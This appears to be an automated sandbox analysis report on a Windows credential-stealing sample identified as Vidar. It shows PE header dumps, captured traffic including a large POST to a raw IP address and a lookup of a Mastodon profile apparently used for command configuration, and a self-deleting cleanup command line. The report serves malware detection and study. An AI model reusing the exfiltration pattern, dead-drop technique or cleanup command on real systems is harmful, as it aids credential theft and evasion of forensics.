9c fa c5 1c 5f 98 cd 1d 9c fa cd 1c 44 98 cd 1d 9c fa 32 1d 44 98 cd 1d 9c fa cf 1c 44 98 cd 1d 52 69 63 68 45 98 cd 1d 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 00 00 00 20 00 00 00 00 00 00 00 ae 00 00 00 10 00 00 00 00 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 04 00 00 bc 11 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b0 f0 00 00 14 09 00 00 c0 10 01 00 8c 00 00 00 00 20 01 00 08 04 00 00 00 00 00 00 00 00 00 00 00 0 8 01 00 48 3f 00 00 00 30 01 00 94 0a 00 00 b0 1f 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 1f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 e9 00 00 00 10 00 00 00 ea 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 44 06 00 00 00 00 01 00 00 02 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 b8 05 00 00 00 10 01 00 00 06 00 00 00 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 08 04 00 00 00 20 01 00 00 06 00 00 00 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 0a 00 00 00 30 01 00 00 0c 00 00 00 fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$NEEE"GL^NElUVA_D2DDRichEPEL8'Y"! @@A H?08@ .text `.dataD@.idata@@.rsrc @@.reloc0@B
Sep 27, 2021 18:33:17.113476992 CEST	3503	OUT	POST / HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 86263 Host: 23.88.105.196 Connection: Keep-Alive Cache-Control: no-cache
Sep 27, 2021 18:33:17.362571955 CEST	3589	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:33:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Data Raw: 31 36 0d 0a 1f 8b 08 00 00 00 00 00 04 03 cb cf 06 00 47 dd dc 79 02 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 16Gy0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49740	88.99.75.82	443	C:\Users\user\Desktop\T6zZFfRLqs.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:33:07 UTC	0	OUT	GET /@killern0 HTTP/1.1 Host: mas.to

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:33:08 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 16:33:08 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Server: Mastodon X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Permissions-Policy: interest-cohort=() Link: <https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to>; rel="lrdd"; type="application/jrd+json", <https://mas.to/users/killern0>; rel="alternate"; type="application/activity+json" Vary: Accept, Accept-Encoding, Origin Cache-Control: max-age=0, public ETag: W/"e73efba249baae2326e4e19544f6451b" Content-Security-Policy: base-uri 'none'; default-src 'none'; frame-ancestors 'none'; font-src 'self' https://mas.to; img-src 'self' https: data: blob: https://mas.to; style-src 'self' https://mas.to 'nonce-qA4p2YJsld36ae3JZC7g3w=='; media-src 'self' https: data: https://mas.to; frame-src 'self' https:; manifest-src 'self' https://mas.to; connect-src 'self' data: blob: https://mas.to https://media.mas.to wss://mas.to; script-src 'self' https://mas.to; child-src 'self' blob: https://mas.to; worker-src 'self' blob: https://mas.to Set-Cookie: _mastodon_session=RIakeF43yB5z3DKgswfIwsUWuipKimb3U36IDPe3BnfqFVo5V%2B9JbHD7sCjas8o4uv%2FUZ01SoZeGnpGrhNIT7YlNqQgmsvtKXeBeS67xlevWKgMAL3hhCi1rys%2FAyZ1bhx8uw5Np%2FqqDrCJk%2FqHfHxLvfoZY7fWdird%2B8Lp8GVfMTwAuifqcVTrDGOCQ9sKHR0tDxAv6QjZ7OZKU%2Bi8wTI2X%2FrtE%2FPvG1Ebwkc1dcZdGw0senq2NpBe4WQ4CbHTZeld8UjjiuG%2FyFzDPmvz0tbmrP2dRr8r29PLXoYOlK5ptiGIQB%2BI6ry0UPC4xYqlnhFXeGqNpMEOAkRYGdZ9jIxheqzRy7i3tzYiYGHcDYqqItjR6SA%3D%3D--Zv8ToGmxUq3yG4sm--A%2Fz4zfpZIAawpeM%2BJ4VnYA%3D%3D; path=/; secure; HttpOnly; SameSite=Lax X-Request-Id: 5ca77ef3-9a25-46ab-b7a5-6919b1fd0707 X-Runtime: 0.052058 Strict-Transport-Security: max-age=63072000; includeSubDomains X-Cached: MISS Strict-Transport-Security: max-age=31536000
2021-09-27 16:33:08 UTC	1	IN	Data Raw: 35 30 33 61 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 27 65 6e 27 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 27 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 27 20 6e 61 6d 65 3d 27 76 69 65 77 70 6f 72 74 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 27 20 72 65 6c 3d 27 69 63 6f 6e 27 20 74 79 70 65 3d 27 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2e 70 6e 67 27 20 72 65 6c 3d 27 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 27 20 73 Data Ascii: 503a<!DOCTYPE html><html lang='en'><head><meta charset='utf-8'><meta content='width=device-width, initial-scale=1' name='viewport'><link href='/favicon.ico' rel='icon' type='image/x-icon'><link href='/apple-touch-icon.png' rel='apple-touch-icon' s
2021-09-27 16:33:08 UTC	16	IN	Data Raw: 32 35 20 30 2d 31 37 2e 34 31 37 39 37 20 37 2e 35 30 38 35 31 36 2d 31 37 2e 34 31 37 39 37 20 32 32 2e 33 35 33 35 31 36 76 33 32 2e 33 37 35 30 30 32 48 39 36 2e 32 30 37 30 33 31 56 38 35 2e 34 32 33 38 32 38 63 30 2d 31 34 2e 38 34 35 2d 35 2e 38 31 35 34 36 38 2d 32 32 2e 33 35 33 35 31 35 2d 31 37 2e 34 31 37 39 36 39 2d 32 32 2e 33 35 33 35 31 36 2d 31 30 2e 34 39 33 37 35 20 30 2d 31 35 2e 37 34 30 32 33 34 20 36 2e 33 33 30 30 37 39 2d 31 35 2e 37 34 30 32 33 34 20 31 38 2e 37 39 38 38 32 39 76 35 39 2e 31 34 38 34 33 39 48 33 38 2e 39 30 34 32 39 37 56 38 30 2e 30 37 36 31 37 32 63 30 2d 31 32 2e 34 35 35 20 33 2e 31 37 31 30 31 36 2d 32 32 2e 33 35 31 33 32 38 20 39 2e 35 34 31 30 31 35 2d 32 39 2e 36 37 33 38 32 38 20 36 2e 35 36 38 37 35 31 Data Ascii: 25 0-17.41797 7.508516-17.41797 22.353516v32.375002H96.207031V85.423828c0-14.845-5.815468-22.353515-17.417969-22.353516-10.49375 0-15.740234 6.330079-15.740234 18.798829v59.148439H38.90429 7V80.076172c0-12.455 3.171016-22.351328 9.541015-29.673828 6.568751

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: T6zZFfRLqs.exe PID: 6576 Parent PID: 5356

General

Start time:	18:32:58
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\T6zZFfRLqs.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\T6zZFfRLqs.exe'
Imagebase:	0x400000
File size:	599552 bytes
MD5 hash:	5D5E83E151A99BED97E13839E8881CB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.397797115.00000000007E2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000002.397914082.00000000021F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000002.397365231.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000003.361677453.0000000002330000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cmd.exe PID: 6820 Parent PID: 6576

General

Start time:	18:33:19
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c taskkill /im T6zZFfRLqs.exe /f & timeout /t 6 & del /f /q 'C:\Users\user\Desktop\T6zZFfRLqs.exe' & del C:\ProgramData*.dll & exit
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6828 Parent PID: 6820

General

Start time:	18:33:19

Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskkill.exe PID: 6860 Parent PID: 6820

General

Start time:	18:33:19
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im T6zZFfRLqs.exe /f
Imagebase:	0xaa0000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: timeout.exe PID: 6916 Parent PID: 6820

General

Start time:	18:33:20
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 6
Imagebase:	0x1000000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis